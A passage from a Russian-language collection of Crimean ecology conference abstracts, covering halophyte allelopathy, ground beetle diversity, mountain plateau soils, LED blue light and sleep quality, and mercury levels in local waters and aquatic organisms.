В первой серии биотестов S. prostrata рассматривалась как доминант-акцептор, а S. europaea как содоминант-акцептор. При увеличении плотности особей S. europaea, а также при увлажнении экстрактом, показатели массы S. prostrata увеличивались. При увлажнении водным экстрактом

показатели массы проростков доминанта-акцептора S. prostrata составили 0,04 г; 0,051 г; 0,058 г; 0,062 г при плотности содоминанта-акцептора S. europaea 3, 6, 9, 12 семян на чашку Петри соответственно.

Длина проростков содоминанта-акцептора S. europaea при действии экстрактом возрастала с увеличением их плотности. Так при плотности посадки семян S. europaea 3, 6, 9, 12 штук длина проростков содоминанта-акцептора составляла 0,3 см; 0,6 см; 0,8 см; 1,2 см соответственно. В контрольных измерениях данный показатель составил 1,4 см при плотности 12 штук/63 см2.

В первой серии биотестов мы наблюдаем увеличение морфометрических показателей проростков доминанта-акцептора S. prostrata с увеличением плотности посадки содоминанта-акцептора S. europaea, что не совпадает с возможными эффектами конкуренции за ресурсы. В работах многих исследователей было показано, что увеличение показателей роста с увеличением плотности конкурирующих особей происходит при аллелопатических взаимодействиях [6, 8]. Так при увеличении количества особей S. europaea, уменьшается концентрация экзогенных органических соединений и объем экстракта H. verrucifera, доступный для доминанта-акцептора S. prostrata, и, следовательно, уменьшается фитотоксический эффект.

Во второй серии биотестов рассматривали S. europaea как доминант-акцептор, а S. prostrata как содоминант-акцептор. При увеличении плотности сопутствующего вида S. prostrata показатели сухой массы доминанта-акцептора снижались. Было отмечено, что уменьшение массы было выявлено только при увлажнении экстрактом, в контроле же уменьшение массы при увеличении плотности содоминанта-акцептора не наблюдалось. Отмеченная реакция обусловлена низкой толерантностью S. prostrata к действию экстракта из H. verrucifera и не способна обеспечить снижение фитотоксического эффекта даже при увеличении плотности акцепторов. Низкая толерантность S. prostrata к действию экстракта из H. verrucifera так же была отмечена нами в раннее проведенных модельных экспериментах.

Развитие проростков содоминанта-акцептора S. prostrata зависело от плотности посадки данного вида. Ингибирующий эффект водных экстрактов H. verrucifera уменьшался при увеличении плотности сопутствующего вида, как и в первой серии биотестов. Так при плотности посадки семян S. prostrata 3, 6, 9, 12 штук длина проростков содоминанта-акцептора составляла 4,4 см; 5,1 см; 5,4 см; 5,9 см соответственно. В контрольных измерениях данный показатель составил 6,2 см при плотности 12 штук/63 см2.

Полученные результаты позволяют нам утверждать о наличии плотностно зависимого фитотоксического эффекта в исследуемых галофитных сообществах. В работах J. D. Weidanhamer, J. R. Shann, H. S. Thijs установление плотностно зависимой природы фитотоксического эффекта позволило доказать наличие аллелопатии [7].

Список литературы

1. Гродзинский А. М. Аллелопатия растений и почвоутомление / А.М. Гродзинский. – К.: Наукова думка, 1991. -294 с.

2. Иванов В.П. Растительные выделения и их значение в жизни фитоценозов / В.П. Иванов. – М.: Наука, 1973. – 293 с.

3. Нагалевский В.Я. Галофиты Северного Кавказа / В.Я. Нагалевский – Краснодар:Кубанский гос. университет, 2001 -246с.

4. Овчаров К.Е. Физиология формирования и прорастания семян / К.Е. Овчаров. – К.: Колос, 1976. – 75с.

5. Hu F.D. Effects of plant extracts of Bothriochla pertusa and Urocheoa mosambicensis on seed germination and seedling growth of Stylosanthes Lamatacv. Verano and Stylosanthes scabra cv. Seca/ F.D. Hu, R.J. Jones // Austral. J. Agr. Res. – 1997. – Vol. 48, №. 8. – P. 1257-1264.

6. Tang C.S. Allelopathy and the chemistry of the rizosphere/ C.S. Tang, K. Komai, R.C. Huang // Phytochemical Ecology: allelochemicals, mycotoxins and insect. Phyromones and allomones. – Taipei: Acad. press, 1989. – P. 217-227.

7. Thijs H. The effect of phytotoxins on competitive outcome in a model system/ H.Thijs, J.R. Shann, J.D. Weidenhamer // Ecology. – 1994. – № 75.– P. 1959-1964.

8. Weidenhamer J. Density – dependent phytotoxicity: distinguishing resourse competition and allelopathic interference in plants/ J. Weidenhamer, D. Hartnett, J.Romeo // J. of Applied Ecology. – 1989. – Vol. 26, №. 2. – P. 613-624.

УДК 574.472(477.75):595.762.12

К ИЗУЧЕНИЮ ТАКСОНОМИЧЕСКОГО РАЗНООБРАЗИЯ КАРАБИДОФАУНЫ (INSECTA: CARABIDAE) НАГОРНЫХ БИОГЕОЦЕНОЗОВ ГОРЫ ЧАТЫР-ДАГА КРЫМСКИХ ГОР

[1]Пышкин В. Б., [2]Кобечинская В. Г.

[1]Филиал МГУ им. М. В. Ломоносова в г. Севастополе

[2]Крымский федеральный университет им. В. И. Вернадского, г. Симферополь

Семейство жужелиц (*Carabidae*) является одной из наиболее многочисленных и экологически разнообразных групп отряда жесткокрылых (*Coleoptera*), в мировой фауне их насчитывается более 25 тыс., в России – около 2 тыс. На Крымском полуострове описано более 400 видов из всех его природных зон. Жужелицы играют важную роль в регуляции энергетических и информационных потоков, круговороте вещества в экосистемах, в поддержании их гомеостаза. Поэтому, они являются прекрасными биоиндикаторами состояния наземных экосистем.

Изучение видового и таксономического богатства жужелиц нагорных биогеоценозов горы Чатыр-Дага проводилось в рамках программы *CrimInsecta***.** Её основой является информационная система, предназначенная для сбора, хранения и объединения авторских разработок по видовому составу, биологии, экологии и хорологии насекомых Крыма. Организационной основой базы данных «*Carabidae»* являются материалы фондовой коллекций КФУ им В.И.Вернадского, ЗИН АН России, Зоологического музея ХНУ, ДНУ многих частных коллекций, а также многочисленные литературные источники [1].

В создаваемую базу данных «*Carabidae*» нагорных биогеоценозов Чатыр-Дага, включены сведения о 76 видах из 32 родов, которые объединены в 17 триб и 11 надтриб трех подсемейства семейства *Carabidae* Latreille, 1802: *Cicindelinae* Latr., 1802, *Brachininae* Bon., 1810 и *Carabinae* Latr., 1802. Первых два подсемейства представлены одним и двумя видами (сумма таксонов 6 и 5 соответственно). Последнее подсемейство характеризуется наибольшим видовым и таксономическим разнообразием: сумма таксонов 177, видовое богатство 73. Из десяти надтриб подсемейства зарегистрированных в нагорных биогеоценозах Чатыр-Дага наибольшим таксономическим разнообразием отличается надтриба *Psydritae* Lec., 1853 (сумма таксонов 57, видовое богатство 23). В ней по численности видов доминирует триба *Zabrin*i Bon., 1810 с двумя родами.

Род *Amara* Bon., 1810 представлен луговыми мезофилами *A. (Amara) aenea* (Deg., 1774), *A. (A) ovata* (F., 1792); эврибионтами *A. (A) eurynota* (Panz., 1797) и *A. (A) tibialis* (Paykull, 1798); луговым *A. (A) communis* (Panz., 1797) и степныьи ксерофилами *A. (Paracelia) crenata* Dej., 1828, *A. (P) apricaria* (Payk., 1790), *A. (Curtonotus) aulica* (Panzer 1796). Все они относятся к миксофитофагам геохортобионтам гарпалоидным. Второй род *Zabrus* Clairv., 1806 представлен степными ксерофилами *Z. (Zabrus) tenebrioides* (Gz., 1777) и *Z. (Pelor) spinipes* (F., 1798): миксофитофаги, геохортобионты заброидные.

Содоминантом по биоразнообразию является надтриба *Harpalitae* (сумма таксонов 30, видовое богатство 19), где по видовому богатству доминирует триба *Harpalini* Bon., 1810. Род *Harpalus* Latr., 1802 на яйлах представлен эвибионтами: *H. (Pseudoophonus) rufipes* (Deg., 1774), *H. (P) calceatus* (Duft., 1812), *H. (Harpalus)* smaragdinus (Duft., 1812), *H. (H) affinis* (Schrank, 1781); степными ксерофилами *H. (Pseudoophonus)* griseus (Panz., 1797), *H. (H) zabroides* Dej., 1829, *H. (H) amplicollis* Men., 1848, *H. (H) tardus* (Panz., 1797), *H. (H) latus* (L., 1758) и др.

Список литературы

1. Пышкин В.Б. Создание региональных баз данных насекомых: проект CrimInsecta / В.Б. Пышкин, А.И. Евстафьев // Динамика научных исследований.-Днепропетровск: Наука и образование, 2004. – С.26-27.

УДК 574.4(477.75)

РАЗНООБРАЗИЕ ПОЧВ АЙ-ПЕТРИНСКОЙ ЯЙЛЫ, ИХ ОХРАНА

Пышкин В. Б., Прыгунова И. Л., Каширина Е. С.
Филиал Московского государственного университета им. М.В. Ломоносова в г. Севастополе

С возвращением Крыма в состав Российской Федерации многократно возрос поток отдыхающих и туристов на его территорию. Изменились и виды отдыха. Если раньше большинство людей отдыхало в пансионатах и санаториях или снимали жилье вблизи побережья, а туристы использовали туристические базы и всесоюзные маршруты, то сегодня они больше путешествуют по историческим местам и природным достопримечательностям полуострова. Одним из таких мест является Ай-Петринская яйла, где более 360 карстовых колодцев, шахт и пещер, участки реликтовых буково-грабовых рощ. В понижениях плато, можно встретить клен Стевена, ясень высокий, рябину обыкновенную и греческую, а на возвышенностях проломник крымский, железницу крымскую, эспарцет яйлинский, ясколку Биберштейна и др. Большое количество смотровых площадок с красивыми видами. Все это привлекает большое количество отдыхающих, численность которых многократно превосходит любые рекреационные нагрузки. Экосистемы плато деградируют, разрушаются их компоненты: растительный покров и почвы. Это приводит к усилению эрозионных процессов и ухудшению режима горных рек.

Изучение разнообразия почв яйлинских экосистем Ай-Петринской плато, проводилось по программе *CrimSoil.* Её основой является информационная система, предназначенной для сбора, хранения и объединения авторских разработок по таксономическому составу, морфологии, экологии и хорологии почв Крыма, их физико-химических свойств [1,2].

В создаваемую базу данных *CrimSoil* вошло описание почв двадцати пяти парцелл Ай-Петринского элювиального мезогигро-олиготрофного лесо-лугово-степного нагорного биогеоценоз. Среди его парцелл доминируют:

По гребням и вершинам яйлинских холмов, непосредственно на выходах известняков, формируются элювиальные мезоксеро-гипотрофные парцеллы с горностепными неразвитыми, маломощными, выщелоченными суглинистыми сильноскелетными почвами на элювии трещиноватых известняков. Почва представляет собой обломки известняков в виде камней и щебня, промежутки между которыми заполняют гумусовым мелкоземом. Мощность такой почвы около 10 см. Чем выше скелетность почвы, тем темнее цвет мелкозема, местами он приобретает угольно-черную окраску, количество гумуса колеблется от 6 до 10%. Структура гумусного горизонта зернисто-пороховидная с нейтральной или слабокислой реакцией.

На выровненных участках плато яйлы развиваются элювиальные мезогигро-олиготрофные парцеллы с горно-луговыми выщелоченными слаборазвитыми глинисто-сильноскелетными почвами на элювии-делювии известняков. Мощность их почвенного профиля колеблется от 15 до 40 см, ниже залегает небольшой слой сильноскелетного элювия-делювия верхнеюрских известняков, содержащий мелкозема менее 50%. Глубина залегания скальных пород не превышает 50-60см, они часто выходят на дневную поверхность. В почвенном профиле содержится 50-60% обломков известняков в виде глыб, камней и щебня. Почва бескарбонатная, но насыщена основаниями. Содержание гумуса в почве очень высокое (до 20%).

На пологих склонах холмов и гребней яйлы формируются трансэлювиальные мезогигро-ортрофные парцеллы с горными лугово-степными выщелоченными слаборазвитыми глинисто-скелетными почвами на элювии-делювии известняков. Мощность почвенного профиля 40-60см. Почвенная масса выщелочена от карбонатов. Реакция почвенного раствора колеблется от слабокислой до кислой (PH 4,6-5,4). Содержание гумуса в верхнем горизонте почв 10,2-12,5% к низу постепенно уменьшается.

В нижней части склонов формируются ортотрансэлювиальные мезогигро-олиготрофные парцеллы с горно-луговыми выщелоченными маломощными суглинисто- среднескелетными почвами на сильно-скелетном элювии-делювии известняков. Мощность почвенного профиля колеблется от 60 до 80 см. Обломки известняка встречаются по всему профилю. Почвенный профиль выщелочен от карбонатов. Реакция почвенного раствора слабокислая или близкая к нейтральной (pH от 5,6 до 6,0). Содержание гумуса в верхнем горизонте почвы колеблется от 12 до 19%, к низу постепенно понижается.

В понижениях плато и карстовых воронках яйлы развиваются элювиально-аккумулятивные мезогигро-эвтрофные парцеллы с горно-луговыми мощными выщелоченными глинистыми почвами на мелкоземлистом элювии-делювии верхнеюрских известняков. Они формируются благодаря наносу водой и ветром аккумулятивно-перегнойного горизонта почв с вышерасположенных участков. Мощность профиля этой почвы достигает 100-120см., он не имеет ясного расчленения на генетические горизонты. Аккумулятивно-перегнойный горизонт почвы колеблется в значительных пределах от 20-40 до 60см. Механический состав глинистый, пылевато-иловатый (содержание частиц «физической глины» колеблется от 67,84 до 75%). Почвенный профиль значительно выщелочен от карбонатов, вследствие высокой проницаемости подстилающих известняков. Вскипания наблюдаются только в материнской породе. Реакция почвенного раствора кислая и слабокислая (pH колеблется от 4,6 до 5,5%). Содержание гумуса в верхнем горизонте почвы 8- 14 % вниз по профилю постепенно уменьшается.

На склонах с многочисленными замкнутыми понижениями карстового происхождения под древесной растительностью формируются ортотрансэлювиальные мезогигро-ортрофные парцеллы с бурой и темно-бурой горнолесной намытой почвой на мелкозернистом элювии-делювии известняков. Приурочены они, в основном, к тем парцеллам БГЦ, в которых до настоящего времени сохранились буковые, грабово-буковые и другие лесонасаждении. Механический состав почвы глинистый. Вследствие оглиения в переходном горизонте наблюдается увеличение количества илистой фракции. Реакция почвенного раствора в верхнем горизонте слабокислая. Содержание гумуса в верхнем гумусовом горизонте 8-10%, книзу постепенно уменьшается.

С переходом от лесо-лугово-сепного БГЦ к Бельбекскому буковому БГЦ, в экотоне, сформировалось большое количество трансэлювиальных мезогигро-ортотрофных парцелл с темно-бурыми перегнойно-карбонатными маломощными каменисто-щебнисто-глинистыми почвы на элювии-делювии известняков. Они развиваются, в основном, на северо-западных склонах крутизной до 10-15°. Их аккумулятивно-перегнойный горизонт имеет мощность от 15 до 25 см, зернисто-пылеватую структуру, как правило, вскипает с поверхности. Содержание гумуса 10-12%. Иллювиальный горизонт 16- 38 см, комковато-зернистый, карбонатный сбольшим содержанием обломков известняка. Общая мощность профиля почв достигает 60-70 см.

Охрана почв Ай-Петринского нагорья невозможно без сохранения экосистем, их гомеостаза и устойчивости. Это требует новых подходов в изучении почв на консортивном, парцелляроном и биогеоценотических уровнях их организации для принятия специальных постановлений правительства об охране и особом режиме лесохозяйственной и природоохранной деятельности в Горном Крыму.

Список литературы

1. Пышкин В.Б. Почвы Крыма: программа *CrimSoil* / Пышкин В.Б., Прыгунова И.Л. //«Ломоносовские чтения»- Севастополь: НПЦ «ЭКОСИ-Гидрофика», 2007. – С. 37-39.

2. Пышкин В.Б., Прыгунова И.Л. К созданию Красной книги почв Крымского полуострова: программа *CrimSoil* / Пышкин В.Б., Прыгунова И.Л. // Заповедники Крыма –Симферополь: Эльиньо, 2007. -Ч.1.- С.371-377

УДК 614.5:644.36+ 504.75.05

HEVL-ЭФФЕКТ СВЕТОВОГО ИЗЛУЧЕНИЯ LED ИСТОЧНИКОВ ВЫЗЫВАЕТ ИЗМЕНЕНИЕ ЦИРКАДИАННЫХ РИТМОВ ОРГАНИЗМА ЧЕЛОВЕКА.

Рыбалко С. Ю., Цапик Д. К., Войтенко А. П., Ященко С. Г.

Крымский федеральный университет имени В.И. Вернадского, г. Симферополь

Стремительно развивающиеся светодиодные (LED) – технологии, которые смело можно назвать одним из великих открытий 20-го века привели к повсеместному использованию светодиодов (LED) для подсветки жидкокристаллических матриц устройств отображения информации (в мониторах стационарных и планшетных компьютеров, ноутбуках, смартфонах, телевизорах), и в качестве источника искусственного освещения с целью энергосбережения (в помещениях производственного,

бытового назначения, в образовательных учреждениях) и остро поставило вопрос о биологическом действии LED – источников на здоровье населения. Прежде всего это действие определяется сложным спектром светодиодных источников выраженном в наличии нескольких пиков и провалов (эффект HEVL – High-Energy Visible Light), например, в области длин волн видимого света 470-490 нм (сине-зеленый) ответственного за реакцию зрачка наблюдается провал, а в диапазоне 440-470 нм (синий) имеется выраженный пик излучения (именно в этом диапазоне происходит формирование суточных циркадных ритмов за счет регуляция мелатонина) [1]. Это приводит к появлению нарушению адаптации глаза к изменению освещенности что подтверждается экспериментально обнаруженными следствиями: а) изменения в зрительной системе (падение остроты зрения, развитие патологии роговицы, нарушение зрачкового рефлекса, нарушение функций сетчатки), б) изменение нарушения циркадных ритмов, выражающихся в нарушении регуляции гормональной системы, в частности изменении цикличности продукции мелатонина[2,3]. Учитывая, что мелатонин выполняет в организме много важных функций, таких как регуляция суточных и сезонных биоритмов, функционального состояния большинства эндокринных желез, репродуктивной функции, температуры тела, метаболических процессов, артериального давления, а также является иммуномодулятором, антиканцерогеном и антиоксидантом, сложно недооценить нарушение синтеза данного гормона. Изменение циклического процесса синтеза мелатонина, который регулируется продолжительностью и спектром светового воздействия на ганглионарные клетки сетчатки глаз, нарушает гармонию в работе антиоксидантной системы человека и отрицательно сказывается на его здоровье, увеличивая риск развития ряда заболеваний.

Целью работы является изучение суточных циркадных ритмов человека в зависимости от световой обстановки, создаваемой искусственными источниками оптического излучения обладающих HEVL-эффектом. Для достижения поставленной цели решались следующие задачи:

-Определение световой обстановки у группы студентов-добровольцев, создаваемой источниками искусственного освещения с учетом HEVL (High Energy Visible Light).

-Оценка изменения циркадных ритмов студентов-добровольцев по индексу качества сна.

-Выявление статистической взаимосвязи между коэффициентом HEVL и индексом качества сна.

В эксперименте приняли участие 70 здоровых студентов-добровольцев в возрасте от 18 до 22 лет. Изменение циркадных ритмов определялось по качеству сна, для этого был использован стандартный Питтсбургский опросник для определения индекса качества сна (PSQI)[4]. Для оценки световой обстановки была разработана оригинальная анкета определения типов используемых источников и времени экспозиции. Выраженность HEVL-эффекта у разных источников определялся по спектру излучения, снимаемому при помощи спектрометра-радиометра S-BTS256 в диапазоне от 360нм до 830нм, для количественного описания HEVL-эффекта использовался коэффициент анормальности (HEVL) равный отношению интенсивности света в диапазоне 440-470нм (гормональная регуляция) и интенсивности 470-490нм (регуляция зрачка). Коэффициент, описывающий оптическую обстановку HEVL, определялся как произведение коэффициента анормальности на время экспозиции. Для оценки силы взаимосвязи использовался метод параметрической корреляции по Пирсону. С помощью обработки результатов опросника возможно оценить степень нарушения качества сна и провести корреляцию соответственно с использованием устройств, использующих LED– подсветку.

В результате обработки анкет по изучению световой обстановки, определяемой источниками искусственного освещения, было обнаружено, что коэффициент HEVL колеблется от 1360 баллов до 152240 баллов, среднее значение 57300 баллов, что свидетельствует о существенном вкладе источников, обладающих HEVL-эффектом в световую обстановку. При обработке опросников по качеству сна (PSQI) были получены следующие данные: минимальное значение – 5 баллов, максимальное значение 27 баллов при среднем значении 12,48 баллов, что свидетельствует о низком качестве сна у студентов-медиков. При статистической проверке сил взаимосвязи коэффициента HEVL и качества сна (PSQI) при использовании параметрического метода парной корреляции по Пирсону было получено положительная и достоверная корреляционная связь $R=0,283$ на уровне значимости $p=0,021$. Полученная статистическая связь подтверждает гипотезу о влиянии источников искусственного излучения, обладающих HEVL-эффектом на циркадные ритмы организма человека, выражающиеся в уменьшении качества сна.

В результате работы было обнаружен значительный вклад источников, имеющих HEVL-эффект в световую обстановку студентов-медиков. При оценке нарушений циркадных ритмов, выражающихся в снижении качества сна, было обнаружено существенное снижение качества сна

студентов-медиков. Полученная достоверная корреляционная связь коэффициента HEVL и качества сна PSQI подтверждает гипотезу о выраженном влиянии оптического излучения LED источников на нарушении циркадных ритмов организма человека.

Список литературы

1. Капцов В.А., Дейнего В.Н. Синий свет светодиодов – новая гигиеническая проблема // Анализ риска здоровью. – 2016. – № 1 (13). – С. 15–25

2. Oh J. H., Yoo H., Park H. K., Do Y. R. Analysis of circadian properties and healthy levels of blue light from smartphones at night. Scientific Reports. // US National Library of Medicine National Institutes of Health (https://www.ncbi.nlm.nih.gov/pubmed/26085126). Просмотрено: 01.03.2020

3. Hrushesky W. J. M, Blask D., Lissoni P. Melatonin, Chronobiology, and Cancer // The website of Cancer Complementary and Alternative Medicine (OCCAM) is an office of the National Cancer Institute (NCI) in the Division of Cancer Treatment and Diagnosis. (https://cam.cancer.gov/docs/MelatoninSummary-508.pdf). Просмотрено: 01.03.2020

4. Buysse, D. J., Reynolds, C. F., Charles, F., Monk, T. H., Berman, S. R., & Kupfer, D. J. the Pittsburgh sleep quality index: a new instrument for psychiatric practice and research. // Psychiatry Research. – 1989 – № 28 (2). – С. 193–213

УДК 546.49:574.52(28)

КОНЦЕНТРАЦИЯ РТУТИ В ВОДЕ И ГИДРОБИОНТАХ РЕКИ ЧЁРНОЙ В ЗИМНИЙ ПЕРИОД

Стецюк А. П.

ФИЦ Институт биологии южных морей им. А.О. Ковалевского РАН, г. Севастополь

Ртуть обладает чрезвычайно сильным токсическим воздействием на морские организмы и, поэтому, представляет наибольшую опасность для морских экосистем. При концентрации ртути 0,018 мг·л$^{-1}$, в водах тормозятся биохимические процессы самоочищения, а при 2,0 мг·л$^{-1}$ – прекращаются [1]. В результате протекания биогеохимических циклов ртуть аккумулируется гидробионтами, в некоторых случаях превышая предельно-допустимые концентрации. Водоросли и мидии являются основными санитарами акваторий. Мидия (*Mytilus galloprovinsialis*) по распространённости занимает одно из ведущих мест и является кормовой базой для многих гидробионтов, а также естественным биологическим фильтром. Гидробионты, а также взвешенное вещество могут преобразовывать потоки загрязняющих веществ, а также служить биоиндикатором антропогенного воздействия на морскую среду. Поэтому основной целью исследования было изучение содержания ртути в воде и гидробионтах акватории Чёрной речки города Севастополя. Район исследования в январе 2020 г. включал в себя – устье р. Чёрной, акваторию Сахарной головки, села Хмельницкого, а также Байдарской долины (табл. 1).

Таблица 1. Координаты станций исследования

№ Станции	Место отбора	Координаты	
		С. ш.	В. д.
1	Устье р. Чёрной	44°36.285	33°36.199
2	Акватория п. Сахарная головка	44°34.468	33°37.822
3	Акватория с. Хмельницкое	44°32.626	33°39.684
4	Акватория Байдарской долины	44°29.526	33°47.496

Все пробы поверхностной воды разделяли путём фильтрации через нуклеопоровые фильтры с диаметром пор 0,45 мкм на фильтрат и взвесь на фильтрах. Концентрацию ртути в исследуемых образцах определяли методом атомно-абсорбционной спектрофотометрии на анализаторе «Хиранума-1». Ошибка измерений не превышала 2 %. Для калибровки прибора использовали аттестационные стандартные образцы раствора ионов ртути. Для определения способности взвешенного вещества и

гидробионтов накапливать ртуть рассчитывался коэффициент накопления ($K_н$) [3], который выражается как отношение концентрация ртути в организме и в воде: $K_н = C_г/C_в$, где $C_г$(нг·г$^{-1}$ сырой массы) и $C_в$(нг·л$^{-1}$) – концентрация ртути в гидробионте и концентрация растворённой ртути в водной среде, соответственно. [3]. Аналогично рассчитывался коэффициент накопления для взвешенного вещества: $Кн_{взв} = C_{взв}/C_в$, где $C_{взв}$(нг·г$^{-1}$ сухой массы) – концентрация ртути во взвеси.

Наибольшее загрязнение воды обнаружено в устье реки, где концентрация общей формы ртути в поверхностном слое составила 70 нг·л$^{-1}$ (рис. 1-А), что сопоставимо с предельно – допустимой концентрацией (ПДК), установленной для этого химического элемента – 100 нг·л$^{-1}$ [2]. Наименьшая концентрация общей формы ртути (23 нг·л$^{-1}$) зафиксирована в акватории Байдарской долины (Рис. 1-А). В водорослях содержание ртути было незначительным и составило 6,47 нг·г$^{-1}$ для *Cladophora spp.* и 4,53 нг·г$^{-1}$ – для *Potamogeton sp*. (в пересчёте на сырую массу) (Рис. 1-Б). В мягких тканях мидий (*Mytilus galloprovinsialis*) в реке Чёрной содержание ртути не превышало предельно-допустимого уровня [4] и составило 8, 77.нг·г$^{-1}$ сырой массы (Рис. 1-Б).




Рис. 1. А – Содержание общей (суммарной) формы ртути в верхнем слое водной толщи;
Б – содержание ртути в гидробионтах

Коэффициент накопления ртути взвешенным веществом имел наибольшее значение на станции возле Сахарной головки, а наименьшее – в устье реки Чёрной (Рис. 2-А). При этом в интервале низких концентраций ртути в воде превалирующим фактором седиментационного самоочищения вод являлась концентрирующая способность взвесей, а с повышением содержания ртути относительное влияние концентрирующей способности взвесей снижалось, что совпало с полученными ранее результатами [6]. У гидробионтов наибольшую способность накапливать ртуть показала водоросль Cladophora spp. (Рис. 2-Б).




Рис. 2. А – Коэффициенты накопления ртути взвешенным веществом ($Кн_{взв}$);
Б – Коэффициенты накопления ртути гидробионтами (Кн)

Исследование водной толщи показало, что наибольшая концентрация ртути находится в устье реки Чёрной. Превышения ПДК при этом не зафиксировано ни на одной станции. Содержание ртути в гидробионтах акватории возле с. Хмельницкого было незначительным. Согласно полученным результатам, обстановка по содержанию ртути в воде и гидробионтах реки Чёрной является благополучной.

Работа выполнена по теме государственного задания «Молисмологические и биогеохимические основы гомеостаза морских экосистем» (№ гос. регистрации **АААА-А18-118020890090-2), также при финансовой поддержке** гранта РФФИ «Балансовое изучение влияния стока реки Черной на эвтрофикацию и загрязнение Севастопольской бухты антропогенными радионуклидами, тяжелыми металлами и хлорорганическими ксенобиотиками», *регистрационный номер: АААА-А20-120013090118-8.*

Список литературы

1. Герлах С.А. Загрязнение морей: диагноз и терапия. Л. : Гидрометеоиздат, 1985. 263 с.

2. Об утверждении нормативов качества воды водных объектов рыбохозяйственного значения, в том числе нормативов предельно допустимых концентраций вредных веществ в водах водных объектов рыбохозяйственного значения: приказ Министерства сельского хозяйства РФ № 552 от 13.12.2016 [Электронный ресурс], URL: www.pravo.gov.ru (дата обращения: 25.02.2020).

3. Поликарпов Г.Г. Радиоэкология морских организмов. М.: Атомиздат, 1964. 296 с.

4. СанПиН 42-123-4089-86. Предельно-допустимые концентрации тяжёлых металлов и мышьяка в продовольственном сырье и пищевых продуктах. Общесоюзные санитарно-гигиенические и санитарно-противоэпидемические правила и нормы. М.: Минздрав СССР, 1986. 11 с.

5. Стецюк А.П., Егоров В.Н. Способность морских взвесей концентрировать ртуть в зависимости от её содержания в акваториях шельфа // Системы контроля окружающей среды. 2018. Вып. 13 (33). С. 123–132.

УДК 550.47:546.49(262.5)

КОНЦЕНТРИРОВАНИЕ РТУТИ ВЗВЕШЕННЫМ ВЕЩЕСТВОМ ПОВЕРХНОСТНОЙ ВОДЫ БУХТЫ ЛАСПИ

Стецюк А. П.

ФИЦ Институт биологии южных морей им. А.О. Ковалевского РАН, г. Севастополь

Акватория бухты Ласпи относится к рекреационным зонам, к которым предъявляются повышенные требования в отношении химического загрязнения вод [3]. Согласно проведённым ранее исследованиям, наиболее значимыми в круговороте ртути в морской среде являются биогеохимические процессы [2, 6]. В связи с обнаруженными в последние годы площадками струйных метановых газовыделений в бухте Ласпи [1], необходимо проводить исследование их влияния на экологическое состояние данной акватории.

Целью настоящей работы было определение концентраций растворённой и взвешенной форм ртути в акватории бухты Ласпи, а также расчёт коэффициентов накопления ртути взвешенным веществом, влияющим на седиментационное самоочищение вод.

В сентябре 2019 г. в акватории бухты Ласпи были отобраны пробы поверхностной морской воды объёмом один литр, которые затем были профильтрованы через ядерные фильтры с диаметром пор 0,45 мкм. В фильтрате определялась растворённая форма ртути, а на фильтрах – взвешенная. Анализ всех проб проведён с помощью ртутного анализатора «Хиранума-1» в ФИЦ ИнБЮМ РАН им. А. О. Ковалевского, г. Севастополь. Предельно-допустимые концентрации (ПДК) ртути сравнивали с установленными нормативами качества воды в Российской Федерации [4]. Исходя из рассчитанной концентрации ртути во взвешенном веществе ($C_{взв}$, нг·г$^{-1}$ на сухую массу) и $C_в$ (нг·л$^{-1}$) – концентрации растворённой ртути в водной среде, были определены коэффициенты накопления ртути взвешенным веществом $Кн_{взв} = C_{взв}/C_в$ [5]. Координаты отбора проб и масса взвеси на исследуемых станциях представлены в таблице 1.

Таблица 1. Координаты отбора проб и масса взвешенного вещества в поверхностном слое воды бухты Ласпи

№ станции	Координаты станций: с. ш.; в. д.	Масса взвеси ($m_{уд}$) г·м$^{-3}$ на сухой вес
1	44°25.249'; 33°42.336'	0,3
3	44°25.157'; 33°42.294'	0,2
2	44°25.005'; 33°42.265'	0,1
4	44°25.018'; 33°42.516'	0,7

5	44°24.049'; 33°42.178'	0,2

Масса взвешенного вещества, а также концентрация общей (суммарной) формы ртути, была наибольшей на станциях 1 и 4, наиболее близких к берегу в сравнении с остальными станциями, которые более удалены от берега (Табл. 1. Рис. 1-А). Из полученных данных, представленных на рисунке 1, следует, что в основном превалировала растворённая форма ртути, за исключением станции 1. При этом коэффициенты накопления варьировали в диапазоне $(0,9 – 5,3)\cdot 10^6$ (Рис. 1-Б). Эти результаты подтверждают опубликованные ранее данные, что морские взвеси могут концентрировать ртуть с коэффициентами накопления $Кн_{взв} = 10^6 – 10^7$ [6]. Из этого следует, что значительная часть ртути в водной среде содержится на взвесях. За счёт снижения при этом концентрации растворённой ртути в воде, уменьшается экотоксикологическая опасность для акваторий.




Рис. 1. А – Концентрация растворённой и взвешенной формы ртути, нг·л$^{-1}$
Б – Коэффициенты накопления ртути взвешенным веществом

В целом, исследование поверхностной воды бухты Ласпи показало, что концентрация общей формы ртути не превышала ПДК. При этом превалирующим фактором седиментационного самоочищения вод в интервале низких концентраций растворённой формы ртути в воде является концентрирующая способность взвесей, но с повышением концентрации ртути влияние концентрирующей способности взвесей снижается вследствие снижения коэффициентов накопления [6].

Работа выполнена по теме государственного задания «Молисмологические и биогеохимические основы гомеостаза морских экосистем» (№ гос. регистрации **АААА-А18-118020890090-2), а также** в рамках проекта РФФИ № 18-45-920057 р_а «Изучение локализации холодных сипов, их потоков, химического состава и генезиса струйных газовыделений в прибрежной зоне Крыма: в бухте Ласпи и в заповедной акватории мыса Мартьян».

Список литературы

1. Артёмов Ю.Г., Евтушенко Д.Б., Мосейченко И.Н. Локализация струйных газовых выходов из дна бухты Ласпи // Системы контроля окружающей среды. 2018. Вып. 11 (31). С. 69–73.
2. Егоров В.Н., Гулин С.Б., Игнатов Е.И., Поповичев В.Н., Малахова Л.В., Плотицына О.В., Стецюк А.П., Артемов Ю.Г. Биогехимические и геоэкологические аспекты загрязнения ртутью Черного моря // Сборник трудов Второго международного симпозиума «Ртуть в биосфере: эколого-геохимические аспекты». – Новосибирск: ИНХ СО РАН, 2015. – С. 145–150.
3. Егоров В.Н., Плугатарь Ю.В., Малахова Л.В., Мирзоева Н.Ю., Гулин С.Б., Поповичев В.Н., Садогурский С.Е., Малахова Т.В., Щуров С.В., Проскурнин В.Ю., Бобко Н.И., Марченко Ю.Г., Стецюк А.П. Экологическое состояние акватории особо охраняемой природной территории «Мыс Мартьян» и проблема реализации её устойчивого развития по факторам эвтрофикации и радиоактивного и химического загрязнения вод // Научные записки природного заповедника «Мыс Мартьян». 2018. – Вып. 9. – С. 36–40.
